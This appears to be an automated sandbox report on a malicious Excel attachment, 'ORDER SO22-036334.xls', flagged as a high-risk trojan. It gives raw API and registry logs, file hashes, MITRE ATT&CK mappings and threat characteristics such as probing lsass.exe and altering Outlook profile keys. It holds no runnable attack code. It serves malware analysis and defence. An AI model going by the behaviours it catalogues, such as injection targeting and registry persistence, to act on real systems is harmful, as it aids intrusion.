Delete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112 Value: None		2776
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Value: None		2776
Delete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112 Value: None		2776
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Value: None		2776
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32*.CPL, 0, 26b444, 0, 0, 0) Return: 9a0ed38		2776
Call Filesystem API	API Name: FindNextFileW Args: (9a0ed38, 26b444) Return: 1		2776
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\5B\52C64B7E\LanguageList Value: en-US\0en\0		2776
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\5B\52C64B7E\@sud.dll,-1 Value: Default Programs		2776
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\5B\52C64B7E\LanguageList Value: en-US\0en\0		2776
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\5B\52C64B7E\@sud.dll,-4 Value: Set Default Programs		2776
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\5B\52C64B7E\LanguageList Value: en-US\0en\0		2776
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\5B\52C64B7E\@sud.dll,-7 Value: Set Program Associations		2776
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\5B\52C64B7E\LanguageList Value: en-US\0en\0		2776
Call System API	API Name: evtchann.SendEvent Args: (e, imagepath[%SystemRoot%\explorer.exe /factory, {682159d9-c321-47ca-b3f1-30e36b2ec8b9}] Return: 1		2776
Call System API	API Name: evtchann.SendEvent Args: (e, pid[0], ppid[2776] Return: 1		2776
Call System API	API Name: evtchann.SendEvent Args: (e, imagepath[%windir%\explorer.exe] Return: 1		2776
Call System API	API Name: evtchann.SendEvent Args: (e, pid[0], ppid[2776] Return: 1		2776
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Schemas\MS Excel_restart.xml) Return: 0		2776
Call System API	API Name: CryptGenKey Args: (985fb00, 6610, 1, 688fb3c) Return: 1		2776
Call System API	API Name: CryptExportKey Args: (9a45310, 9a45190, 1, 0, 0, 688fb30) Return: 1		2776
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\Licensing\107E1A9A03AE4F2BACF70CC519E60E7B Value: None		2776
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Security\Trusted Documents\LastPurgeTime Value: 1a8ca12		2776
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1C53D5\1C53D5 Value: None		2776
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1C53D5\ Value: None		2776
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\ Value: None		2776
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\ Value: None		2776
Call Thread API	API Name: NtResumeThread Args: (Process:3136,) Return: ?		2776
Call System API	API Name: evtchann.SendEvent Args: (e, pid[3136], ppid[2776] Return: 1		2776
Call Process API	API Name: CreateProcessW Args: (%CommonProgramFiles%\Microsoft Shared\Office15\msosqm.exe, , Process:3136:%CommonProgramFiles%\microsoft shared\OFFICE15\MSOSQM.EXE) Return: 1		2776
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\000051091100000000000000F01FEC\Usage\ProductFiles Value: 55860069		2776
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\000051091100000000000000F01FEC\Usage\ProductFiles Value: 5586006a		2776
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\MTTF Value: f9		2776
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\MTTA Value: f9		2776
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\MTTT Value: None		2776
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\Feedback\AppUsageData_2 Value: None		2776
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\UID Value: None		2776
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\UserName Value: Administrator		2776

Event Type	Details	Parent PID
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\ Value: None	

Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\StartupItems\ Value: None	2776
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\StartupItems\1# Value: None	2776
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\000051091100000000000000F01FE C\Usage\EXCELFiles Value: 55860020	2776
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\000051091100000000000000F01FE C\Usage\ProductFiles Value: 55860068	2776
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\LanguageResources\EnabledLanguages\1033 Value: Off	2776
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\LanguageResources\EnabledLanguages\1033 Value: On	2776
Call System API	API Name: GetVersionExA Args: (26eda8) Return: 1	2776
Call System API	API Name: GetVersionExA Args: (26fad0) Return: 1	2776
Call System API	API Name: GetVersionExA Args: (463f0a0) Return: 1	2776
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\Microsoft.NET\Framework*, 0, 26cd40, 0, 0, 0) Return: 328190	2776
Call Filesystem API	API Name: FindNextFileW Args: (328190, 26cd40) Return: 1	2776
Call System API	API Name: GetVersionExA Args: (26dc8c) Return: 1	2776
Call System API	API Name: GetVersionExA Args: (73c434f0) Return: 1	2776
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\LCache\Themes\1033\NextUpdate Value: None	2776
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\LCache\SmartArt\1033\NextUpdate Value: None	2776
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\MTTT Value: None	2776
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\Roaming\RoamingConfigurableSettings Value: None	2776
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\Roaming\RoamingLastSyncTime Value: None	2776
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\Roaming\RoamingLastWriteTime Value: None	2776
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	2776
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Excel\XLSTART*,*, 0, 25f86d0, 0, 0, 0) Return: 6416178	2776
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles%\Microsoft Office\Office15\xlstart*,*, 0, 25f86d0, 0, 0, 0) Return: 6416178	2776
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\StartupItems\1# Value: None	2776
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\StartupItems\ Value: None	2776
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\ Value: None	2776
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	2776
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	2776
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	2776
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	2776
Call System API	API Name: GetDriveTypeW Args: (D:\) Return: 5	2776
Call System API	API Name: GetDriveTypeW Args: (E:\) Return: 2	2776
Call System API	API Name: GetDriveTypeW Args: (F:\) Return: 2	2776
Call System API	API Name: GetVersionExA Args: (766c1230) Return: 1	2776
Call System API	API Name: GetVersionExA Args: (262b74) Return: 1	2776
Call System API	API Name: GetDriveTypeA Args: (C:\) Return: 3	2776
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	2776
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	2776
Call System API	API Name: GetDriveTypeW Args: (\?IDE#CdRomDell_DVD-ROM_2.5+____#5&1c1d869a&0&1.1.0#(53f5630d-b6bf-11d0-94f2-00a0c91efb8b)\) Return: 5	2776
Call System API	API Name: GetDriveTypeW Args: (\?STORAGE#Volume#{a21cf1a2-dac1-11eb-8d5c-806e6f6e6963}#0000000000100000#(53f5630d-b6bf-11d0-94f2-00a0c91efb8b)\) Return: 3	2776
Call System API	API Name: GetDriveTypeW Args: (\?STORAGE#Volume#{a21cf1a2-dac1-11eb-8d5c-806e6f6e6963}#0000000000650000#(53f5630d-b6bf-11d0-94f2-00a0c91efb8b)\) Return: 3	2776
Call System API	API Name: GetDriveTypeW Args: (E:\) Return: 2	2776
Call System API	API Name: GetDriveTypeW Args: (F:\) Return: 2	2776
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	2776
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	2776
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	2776
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	2776
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\ Value: None	2776
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\StartupItems\ Value: None	2776
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\StartupItems\}& Value: None	2776
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\ Value: None	2776
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1C525E\ Value: None	2776
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1C525E\1C525E Value: None	2776
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	2776
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	2776
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	2776
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1C525E\1C525E Value: None	2776
Call System API	API Name: GetVersionExA Args: (265ba8) Return: 1	2776
Call System API	API Name: GetVersionExA Args: (2650f8) Return: 1	2776
Call System API	API Name: GetVersionExA Args: (264310) Return: 1	2776
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1C525E\1C525E Value: None	2776
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1C525E\ Value: None	2776
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\ Value: None	2776
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\StartupItems\}& Value: None	2776
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\StartupItems\ Value: None	2776
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\ Value: None	2776
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\ Value: None	2776
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\ Value: None	2776
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1C53D5\ Value: None	2776

Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1C53D5\1C53D5 Value: None		2776
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\ServicesManager\Cache\ServicesCatalog\CacheReady Value: 0		2776
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\ServicesManager\Cache\ServicesCatalog\LastRequest Value: 2022-12-06T15:13:23Z		2776
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2776
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2776
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2776
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\ServicesManager\Cache\ServicesCatalog\CacheReady Value: 1		2776
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\ServicesManager\Cache\ServicesCatalog\LastUpdate Value: 2022-12-06T15:13:23Z		2776
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\ServicesManager\Cache\ServicesCatalog\NextUpdate Value: 2022-12-06T15:16:23Z		2776
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005109E6009040000000000F01FE C\Usage\ProductNonBootFilesIntl_1033 Value: 55860007		2776
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005109E6009040000000000F01FE C\Usage\ProductNonBootFilesIntl_1033 Value: 55860008		2776
Call Window API	API Name: DialogBoxIndirectParamW Args: (61aa0000, b24e608, 101cc, 62a3dfc6, 26cf3c) Return: 6		2776
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\Software\Microsoft\Windows\Shell\MuiCache\LangID Value: None		2776
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\Software\Microsoft\Windows\Shell\MuiCache\C:\Program Files\Microsoft Office\Office15\EXCELEXE Value: Excel (desktop)		2776
Call Service API	API Name: OpenServiceW Args: (9a50560, Csc, 80000000) Return: 9a50600		2776
Call Service API	API Name: OpenServiceW Args: (9a50600, CscService, 80000000) Return: 9a504e8		2776
Call Internet Helper API	API Name: NetShareEnum Args: (, 503, 6fa90250, -1, 26a8f8, 26a8f4, 0) Return: 0		2776
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\5B\52C64B7E\LanguageList Value: en-US\0en0		2776
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\Certificates*, 0, 26a5d4, 0, 0, 0) Return: 9a03c20		2776
Call Filesystem API	API Name: FindNextFileW Args: (9a03c20, 26a5d4) Return: 1		2776
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\CRLs*, 0, 26a5d4, 0, 0, 0) Return: 9a03c20		2776
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\CTLs*, 0, 26a5d4, 0, 0, 0) Return: 9a03c20		2776
Call Service API	API Name: OpenServiceW Args: (9a4d4c8, gpsvc, 5) Return: 9a4d540		2776
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\Certificates*, 0, 26a6c8, 0, 0, 0) Return: 9a0f438		2776
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\CRLs*, 0, 26a6c8, 0, 0, 0) Return: 9a0f438		2776
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\CTLs*, 0, 26a6c8, 0, 0, 0) Return: 9a0f438		2776
Delete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112 Value: N one		2776
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Value: None		2776
Call Service API	API Name: OpenServiceW Args: (995ce50, WinHttpAutoProxySvc, 94) Return: 9a53f30		2776
Call Network API	API Name: socket Args: (2, 2, 0) Return: 948		2776
Call Network API	API Name: socket Args: (23, 2, 0) Return: 948		2776
Call System API	API Name: DnsQueryExW Args: (ctdl.windowsupdate.com, 1, 40006000) Return: 9701		2776
Call System API	API Name: DnsQueryExW Args: (ctdl.windowsupdate.com, 1c, 40006000) Return: 0		2776
Call Network API	API Name: socket Args: (23, 2, 0) Return: 93c		2776
Call Network API	API Name: socket Args: (2, 2, 0) Return: 93c		2776
Call Network API	API Name: socket Args: (23, 2, 0) Return: 93c		2776
Call System API	API Name: DnsQueryExW Args: (ctdl.windowsupdate.com, 1, 40006000) Return: 9701		2776
Call System API	API Name: DnsQueryExW Args: (ctdl.windowsupdate.com, 1c, 40006000) Return: 0		2776
Call Network API	API Name: socket Args: (23, 2, 0) Return: 950		2776
Call Network API	API Name: socket Args: (2, 1, 6) Return: 950		2776
Call Network API	API Name: bind Args: (950, 0.0.0.0:49180, 128) Return: 0		2776
Call System API	API Name: ConnectEx Args: (950, 69.164.0.0:80, 16, 0, 0, 0, 98d4f20) Return: 0		2776
Call Network API	API Name: send Args: (950, GET /msdownload/update/v3/static/trustedr/en/disallowedcerts.cab?6592c33c57cd415c HTTP/1.1\r\nConnection: Keep-Alive\r\nAccept: */*\r\nIf-Modified-Since: Tue, 16 Mar 2021 07:33:42 GMT\r\nIf-None-Match: "08f5ab0361ad71:0"\r\nUser-Agent: Microsoft-CryptoAPI/6.1\r\nHost: ctdl.windowsupdate.com\r\n\r\n, 1, 286) Return: 0		2776
Call System API	API Name: WinHttpCloseHandle Args: (b362700) Return: 1		2776
Call System API	API Name: WinHttpCloseHandle Args: (b3103d0) Return: 1		2776
Call System API	API Name: WinHttpCloseHandle Args: (b1d4880) Return: 1		2776
Call Service API	API Name: OpenServiceW Args: (995ba50, CryptSvc, 5) Return: 995be38		2776
Delete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112 Value: N one		2776
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Value: None		2776
Delete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112 Value: N one		2776
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Value: None		2776
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32*.CPL, 0, 26b444, 0, 0, 0) Return: 9a0ed38		2776
Call Filesystem API	API Name: FindNextFileW Args: (9a0ed38, 26b444) Return: 1		2776
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\5B\52C64B7E\LanguageList Value: en-US\0en0		2776
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\5B\52C64B7E@\sud.dll,-1 Value: Default Programs		2776
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\5B\52C64B7E\LanguageList Value: en-US\0en0		2776
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\5B\52C64B7E@\sud.dll,-4 Value: Set Default Programs		2776
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\5B\52C64B7E\LanguageList Value: en-US\0en0		2776
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\5B\52C64B7E@\sud.dll,-7 Value: Set Program Associations		2776
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\5B\52C64B7E\LanguageList Value: en-US\0en0		2776
Call System API	API Name: evtchann.SendEvent Args: (e, imagepath[%SystemRoot%\explorer.exe /factory, {682159d9-c321-47ca-b3f1-30e36b2ec8b9}] Return: 1		2776
Call System API	API Name: evtchann.SendEvent Args: (e, pid[0], ppid[2776]) Return: 1		2776
Call System API	API Name: evtchann.SendEvent Args: (e, imagepath[%windir%\explorer.exe] Return: 1		2776
Call System API	API Name: evtchann.SendEvent Args: (e, pid[0], ppid[2776]) Return: 1		2776

Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Schemas\MS Excel_restart.xml) Return: 0	2776
Call System API	API Name: CryptGenKey Args: (985fb00, 6610, 1, 688fb3c) Return: 1	2776
Call System API	API Name: CryptExportKey Args: (9a45310, 9a45190, 1, 0, 0, 688fb30) Return: 1	2776
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\Licensing\107E1A9A03AE4F2BACF70CC519E60E7B Value: None	2776
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Security\Trusted Documents\LastPurgeTime Value: 1a8ca12	2776
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1C53D5\1C53D5 Value: None	2776
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1C53D5\ Value: None	2776
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\ Value: None	2776
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\ Value: None	2776
Call Thread API	API Name: NtResumeThread Args: (Process:3136,) Return: ?	2776
Call System API	API Name: evtchnn.SendEvent Args: (e, pid[3136], ppid[2776]) Return: 1	2776
Call Process API	API Name: CreateProcessW Args: (%CommonProgramFiles%\Microsoft Shared\Office15\msosqm.exe, , , , , , , Process:3136:%CommonProgramFiles%\microsoft shared\OFFICE15\MSOSQM.EXE) Return: 1	2776
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\000051091100000000000000F01FEC\Usage\ProductFiles Value: 55860069	2776
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\000051091100000000000000F01FEC\Usage\ProductFiles Value: 5586006a	2776
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\MTTF Value: f9	2776
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\MTTA Value: f9	2776
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\MTTT Value: None	2776
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\Feedback\AppUsageData_2 Value: None	2776
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\ Value: None	2776
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\ Value: None	2776



Environment-specific risk level	<div>High risk</div> The object exhibited highly suspicious characteristics that are commonly associated with malware.
Detections	TROJ_GEN.F04IE00L522
Exploited vulnerabilities	-
Network connection	Management

File name	ORDER SO22-036334.xls
File type	Excel 95 or 97 spreadsheet
SHA-1	7B68AF50033FBC86F3A9B4FDB4C1D521E514E6DB
SHA-256	9E58F0153E76552E0F34934D63CB8CF3680E95A693D4EA3D35590B8DE140DBC2
MD5	7171235506FB2D85345D17B7CCAFC859
TLSH	-
Size	1618944 byte(s)

Risk Level	High risk
Detection	TROJ_GEN.F04IE00L522
Exploited vulnerabilities	-
Threat Characteristics	Anti-security, self-preservation (2) Autostart or other system reconfiguration (25) File drop, download, sharing, or replication (17) Hijack, redirection, or data theft (24) Malformed, defective, or with known malware traits (2) Process, service, or memory object change (9) Rootkit, cloaking (2) Suspicious network or messaging activity (17)

Process Graph



Process Graph Legend

MITRE ATT&CK™ Framework Tactics and Techniques

Tactics	Techniques	Notable Threat Characteristics
Execution	Windows Management Instrumentation	Characteristics: 1
	Execution through API	Characteristics: 1, 2
Persistence	Hidden Files and Directories	Characteristics: 1, 2
Privilege Escalation	Access Token Manipulation	Characteristics: 1
Defense Evasion	File Deletion	Characteristics: 1, 2, 3, 4, 5, 6, 7, 8, 9
	Access Token Manipulation	Characteristics: 1
	Hidden Files and Directories	Characteristics: 1, 2
Discovery	Process Discovery	Characteristics: 1
	System Information Discovery	Characteristics: 1, 2, 3, 4, 5, 6, 7, 8, 9, 10
	File and Directory Discovery	Characteristics: 1, 2, 3, 4, 5
	Network Share Discovery	Characteristics: 1
Collection	Data from Local System	Characteristics: 1
Command and Control	Commonly Used Port	Characteristics: 1
	Standard Application Layer Protocol	Characteristics: 1

© ATT&CK™ is a trademark of The MITRE Corporation.

Notable Threat Characteristics

Anti-security, self-preservation (2)

Characteristic	Significance	Details
Attempts to detect active running processes	■ ■ ■	Process ID: 508 Info: enum processes
Attempts to detect active running processes	■ ■ ■	Process ID: 508 Image Path: lsass.exe Info: system injection target

Autostart or other system reconfiguration (25)

Characteristic	Significance	Details
Modifies important registry entries to perform rogue functions	<div><div></div><div></div><div></div></div>	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\Reminders\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	<div><div></div><div></div><div></div></div>	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	<div><div></div><div></div><div></div></div>	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\Calendar Summary\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	<div><div></div><div></div><div></div></div>	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	<div><div></div><div></div><div></div></div>	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{86ed2903a4a11c1fb57e524153480001}\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	<div><div></div><div></div><div></div></div>	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{5da8497721acc4b9e4d6fdb87311082}\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	<div><div></div><div></div><div></div></div>	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{edd28a07b922e04b95ac234da2bb737a}\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	<div><div></div><div></div><div></div></div>	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{be8872256647004ebcfd8714613750}\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	<div><div></div><div></div><div></div></div>	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{b827fd10ae92db4297f58d3d9f4512a8}\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	<div><div></div><div></div><div></div></div>	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{98af66e4aa414226b80f0b1a8f34eeb4}\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	<div><div></div><div></div><div></div></div>	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{9375CFF0413111d3B88A00104B2A6676}\00000004\ Value: Type: REG_NONE
